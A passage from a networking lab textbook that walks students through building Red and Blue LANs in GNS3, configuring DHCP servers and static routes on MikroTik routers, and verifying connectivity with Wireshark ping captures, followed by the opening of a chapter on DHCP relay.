4.2. Apply the configuration

```
> sudo netplan apply
```

4.3. Configure the DHCP daemon with a host range of **.10** to .**150** in addition to a gateway address to *ether1* on the Red MikroTik router

```
> sudo vi /etc/dhcp/dhcpd.conf
```



```
# Configuration written by 'Jake M. Christensen'
# 2024.02.08

# This is the main DHCP server on this subnet
authoritative;

# Global parameters
default-lease-time 600;
max-lease-time 7200;

# Red subnet directive
subnet 115.20.20.0 netmask 255.255.255.0 {
  range 115.20.20.10 115.20.20.150;
  option routers 115.20.20.250;
  option broadcast-address 115.20.20.255;
}
```

Figure 7 – Red DHCP configuration

> **NOTE:** Notice the addition of *option routers* in this configuration file. This will automatically assign a gateway address to DHCP clients.

5. Have each VPCS request a new IP address

```
> ip dhcp
```

6. Ensure that all devices within the LAN can ping each other


7. Repeat steps 2 through 6 to build the **Blue** subnet

    7.1. Blue will have the IP address space of **68.110.45.0/24**

    7.2. The Blue router's IP on *ether1* is **68.110.45.250**

    7.3. The Blue DHCP server's static IP is **68.110.45.254**

    7.4. The Blue DHCP daemon will have the same specifications as Red



```
#_Configuration written by 'Jake M. Christensen'
# 2024.02.16
#
# This is the main DHCP server on this subnet
authoritative;

# Global parameters
default-lease-time 600;
max-lease-time 7200;

# Blue subnet directive
subnet 68.110.45.0 netmask 255.255.255.0 {
  range 68.110.45.10 68.110.45.150;
  option routers 68.110.45.250;
  option broadcast-address 68.110.45.255;
}
```

Figure 8 – Blue DHCP configuration

8. Label and organize your network as necessary




Figure 9 – GNS3 working environment

Phase II – Join Networks to their Host LANs

Routers are very similar to post offices. If a letter comes into the post office and the destination address is within the neighborhood, the post office will hand the letter to another carrier. This is of limited value, but the router earns its paycheck when the letter needs to go to another neighborhood. The postmaster will find the most efficient route to get the letter to the right neighborhood.

To get used to this idea, we are going to configure our routers just to speak to their local "homes" and the post office in the next neighborhood. We are not worried about efficiencies at this point, let's just get the postmasters talking. This kind of configuration is called static routing because nothing changes.

1. On the Red router, set *ether2* with the static IP address **10.10.10.1/29** for the **Backbone** network

```
> ip address add address=10.10.10.1/29 interface=ether2
```

NOTE: A *backbone* is network IP space that is only used by routers to speak to each other. In this example, we are using 10.10.10.0/29 which has a maximum of*six* host addresses. This while only two devices (router interfaces) are currently connected on this network, this leaves room for four more potential devices.

2. On the Blue router, set *ether2* with the static backbone IP address **10.10.10.2/29**

```
> ip address add address=10.10.10.2/29 interface=ether2
```

3. Connect Red router's *ether2* interface with Blue router's *ether2* interface




Figure 10 – Connected Gateways

Phase III – View Capabilities of our Current State


Congratulations! You have built two LANs and connected them together through routers. Or have you?

> Remember, if a networked device has no idea where to send a data packet, it will discard it. This part of the lab lets you see this concept in action.

1. Start two Wireshark data captures
    1.1. Red-Switch to Red-Router
    1.2. Red-Router to Blue-Router
2. Open PC1 and ping Red-Router

```
> ping 115.20.20.250
```

    2.1. Observe the ICMP packets on the Red-switch to Red-Router Wireshark window



icmp


Source	Destination	Protocol	Info
115.20.20.11	115.20.20.250	ICMP	Echo (ping) request
115.20.20.250	115.20.20.11	ICMP	Echo (ping) reply
115.20.20.11	115.20.20.250	ICMP	Echo (ping) request
115.20.20.250	115.20.20.11	ICMP	Echo (ping) reply
115.20.20.11	115.20.20.250	ICMP	Echo (ping) request
115.20.20.250	115.20.20.11	ICMP	Echo (ping) reply
115.20.20.11	115.20.20.250	ICMP	Echo (ping) request
115.20.20.250	115.20.20.11	ICMP	Echo (ping) reply
115.20.20.11	115.20.20.250	ICMP	Echo (ping) request
115.20.20.250	115.20.20.11	ICMP	Echo (ping) reply

Figure 11 – ICMP ping packets

3. Now from PC1, ping Blue-Router

```
> ping 10.10.10.2
```

    3.1. Observe the ICMP packets on the Red-Router to Blue-Router Wireshark Window



icmp

Source	Destination	Protocol	Info
115.20.20.11	10.10.10.2	ICMP	Echo (ping) request
115.20.20.11	10.10.10.2	ICMP	Echo (ping) request
115.20.20.11	10.10.10.2	ICMP	Echo (ping) request
115.20.20.11	10.10.10.2	ICMP	Echo (ping) request
115.20.20.11	10.10.10.2	ICMP	Echo (ping) request


Figure 12 – Failed ICMP ping packets

What happened? What is the problem? Maybe we configured the routers wrong.

4. Open the Red-Router console and ping the Blue-Router by typing

```
> ping 10.10.10.2
```

4.1. Observe the ICMP packets on the Red-Router to Blue-Router Wireshark Window



icmp

Source	Destination	Protocol	Info
10.10.10.1	10.10.10.2	ICMP	Echo (ping) request
10.10.10.2	10.10.10.1	ICMP	Echo (ping) reply
10.10.10.1	10.10.10.2	ICMP	Echo (ping) request
10.10.10.2	10.10.10.1	ICMP	Echo (ping) reply
10.10.10.1	10.10.10.2	ICMP	Echo (ping) request
10.10.10.2	10.10.10.1	ICMP	Echo (ping) reply


Figure 13 – ICMP ping packets between routers

That worked, so what is the problem?

5. Open the PC1 console and ping the Blue Network DHCP server by typing ping 68.110.45.250

```
> ping 68.110.45.254
```

5.1. Observe the ICMP packets on both Wireshark data packet captures



```
icmp

Source          Destination     Protocol  Info
115.20.20.11    68.110.45.254   ICMP      Echo (ping) request  id=
115.20.20.250   115.20.20.11    ICMP      Destination unreachable
115.20.20.11    68.110.45.254   ICMP      Echo (ping) request  id=
115.20.20.250   115.20.20.11    ICMP      Destination unreachable
115.20.20.11    68.110.45.254   ICMP      Echo (ping) request  id=
115.20.20.250   115.20.20.11    ICMP      Destination unreachable
115.20.20.11    68.110.45.254   ICMP      Echo (ping) request  id=
115.20.20.250   115.20.20.11    ICMP      Destination unreachable
115.20.20.11    68.110.45.254   ICMP      Echo (ping) request  id=
115.20.20.250   115.20.20.11    ICMP      Destination unreachable
```

Figure 14 – ICMP destination unreachable error

What do you see? What is happening?

Phase IV – Configure the Routers

Even though the routers know what networks are connected to them, they have no knowledge of the networks that are not connected to them. Let's look at our current network.




Figure 15 – The current network

Ok, we are only concerned with one path, so let's simplify our diagram to the essentials.




Figure 16 – The current network simplified

The switches are unmanaged, so we don't even need them for this explanation. So we'll take those out, change our routers to use color symbols, add the IP addresses, and label the simplified links, which takes our diagram down to the essentials.




Figure 17 – The current network even more simplified

Remember what a ping packet (ICMP) does: It sends a request to a target interface and asks that interface to send it back to the originator.

When the Red PC pings the Red Router we can see the packets on Link A for both request and response.

Try it – Open a Wireshark capture for Link A. Then from the PC 1 console type *ping 115.20.20.250*

The Red Router knows that network 115.20.20.0 is connected to ether1 and sends the response.

Now when Red Router pings Blue Router we can see the packets on Link B for both request and response.

Try it – Open a Wireshark capture for Link B. Then from the Red Router console type *ping 10.10.10.2*

The Blue Router knows that network 10.10.10.0 is on ether2 and sends the response.

However, when Red PC pings the Blue Router, the Red Router forwards the packets to Blue Router, but when Blue Router tries to send the response packets back to Red PC, it has no idea what interface to use to send packets to network 115.20.20.0, so it never sends the responses.

Finally, when Red PC pings the Blue PC, it has no idea where to send the request packets, so it just throws up its arms and tells us, "Nope. I'm out."

We are going to fix this problem.

1. Stop the Wireshark captures (this saves our host machine's resources)

2. Configure a static routing table on the Red subnet's router

   2.1. Open the Red-Router console

   2.2. Add a new static route to our Red-Router

```
> ip route add dst-address=68.110.45.0/24 gateway=10.10.10.2
```


Command	Purpose
ip route add	Add a new IPv4 route
dst-address=68.110.45.0/24	Any packet trying to go to the 68.110.45.0 network
gateway=10.10.10.2	Forward the packet to this destination interface

3. Configure a static routing table on the Blue subnet's routers

3.1. Add a new static route to our Blue Router by navigating to the Blue Router Console and typing

```
> ip route add dst-address=115.20.20.0/24 gateway=10.10.10.1
```

4. Now navigate to PC1 and try to ping the Blue router or any Blue end device



```
icmp
Source          Destination     Protocol  Info
115.20.20.11    68.110.45.11    ICMP      Echo (ping) request
68.110.45.11    115.20.20.11    ICMP      Echo (ping) reply
115.20.20.11    68.110.45.11    ICMP      Echo (ping) request
68.110.45.11    115.20.20.11    ICMP      Echo (ping) reply
115.20.20.11    68.110.45.11    ICMP      Echo (ping) request
68.110.45.11    115.20.20.11    ICMP      Echo (ping) reply
```

Figure 18 – ICMP ping working

Congratulations! You successfully implemented a basic network using static routing!

Phase V – Add a Green Subnet

You now have all the tools to build a LAN, add it to a network, and configure routers so that the LANs can send packets back and forth. Time to try it on your own.

1. Create a Green LAN similar to our Red and Blue LANs

1.1. Use a ***randomly generated*** IPv4 network address space

1.2. Use a network address that ***minimizes*** wasted IPs for 35 hosts

1.3. Ensure that it has *two VPCS's*, *one DHCP server*, and *one Ethernet switch*

2. Connect the Green subnet to the Red router
3. Configure the Red Router so the Green and Red LANs can ping each other
4. Configure the Blue Router so the Green and Blue LANs can ping each other
5. Label and organize your network as necessary




Figure 19 – Green LAN added to the network example

End of Lab

Deliverables

4 screenshots are required to receive credit for this lab

- Screenshot of GNS3 workspace with everything labeled
- Screenshot of Wireshark IMCP packets

  - A Green device successfully pinging a Blue device
  - A Green device successfully pinging a Red device
  - A Red device successfully pinging a Blue device

Homeworks

Assignment 1 – Add two more LANs to the Blue Router

- Add a gray network to the Blue Router
- Add a Purple network to the Blue Router
- RECOMMENDED GRADING CRITERIA
  - Screenshot of GNS3 Workspace with all devices labeled
    - Green network is using randomly generated IP address
    - Grey network is using randomly generated IP address
  - Wireshark Packet Captures
    - Grey end device successfully pinging a Red end device
    - Grey end device successfully pinging a Green end device
    - Green end device successfully pinging a Red end device
    - Green end device successfully pinging a Blue end device

Assignment 2 – Add a new router and LAN

- Add a third router and LAN to the GNS3 Workspace called Network Gray
- The Grey LAN should use a randomly generated IP space
- You will need to configure router interfaces for all routers using the backbone IP space
- You will need to configure static routes for each router
- RECOMMENDED GRADING CRITERIA
  - Screenshot of GNS3 Workspace
    - Gray LAN is using randomly generated IP address space
  - Wireshark PacketCaptures
    - Gray LAN device successfully pinging Red LAN device
    - Gray LAN device successfully pinging Blue LAN device

CHAPTER 22

Dynamic Host Configuration Protocol - MikroTik DHCP Relay

MATHEW J. HEATH VAN HORN, PHD AND JACOB CHRISTENSEN

Typically, larger networks are segmented into smaller LANs. However, one concern that can arise from this is the issue of distributing IP addresses across individual subnets. This is because DHCP discover packets are designed to be broadcasted within local networks. While a network administrator could configure a dedicated DHCP server for each LAN, we demonstrated in Static Networking Part 1 that this can quickly become tedious to configure and maintain. Luckily, DHCP relays can be configured to re-transmit IP requests to remote servers. This way, one server can lease addresses to multiple networks at once. In this chapter, we will configure a DHCP relay with a MikroTik router to service two networks.

Estimated time for completion: 60 minutes

LEARNING OBJECTIVES

- Create three functional LANs
  - RED – PCs
  - BLUE – PCs
  - GRAY – DHCP Server
- Configure a router to serve as a functional DHCP relay
- Configure a DHCP server successfully

PREREQUISITES

- Chapter 16 – Introduction to Routers
- Chapter 17 – IPv4 Addressing
- Chapter 18 – DHCP using Linux

DELIVERABLES

- Screenshot of GNS Workspace with labels

- Screenshot of Wireshark DHCP
    - LAN1 end devices requesting and receiving IP addresses
    - LAN2 end devices requesting and receiving IP addresses

RESOURCES

- MikroTik RouterOS Documentation – "DHCP Relay" – https://wiki.mikrotik.com/wiki/Manual:IP/DHCP_Relay

CONTRIBUTORS AND TESTERS

- Dante A. Rocca, Cybersecurity Student, ERAU-Prescott

Phase I -Build the Network Topology

The following steps are to create a baseline environment for completing the lab. It makes assumptions about learner knowledge from completing previous labs.

By the end of this lab your network should look like the following:




Figure 1 – Final network environment

1. Start GNS3

    1.1. Create a new project: **LAB_08**

2. Build a small network will the following specifications:

    2.1. Subnet – **Red**

        2.1.1. One switch – *Ethernet switch*

        2.1.2. Two client machines – *VPCS*

        2.1.3. Minimize wasted address space for *250 hosts*

Network Information	
Network	**100.10.10.0**
Netmask	**255.255.255.0 (/24)**
Broadcast	**100.10.10.255**
Gateway	**100.10.10.1**
DHCP Lower Bound	**100.10.10.2**
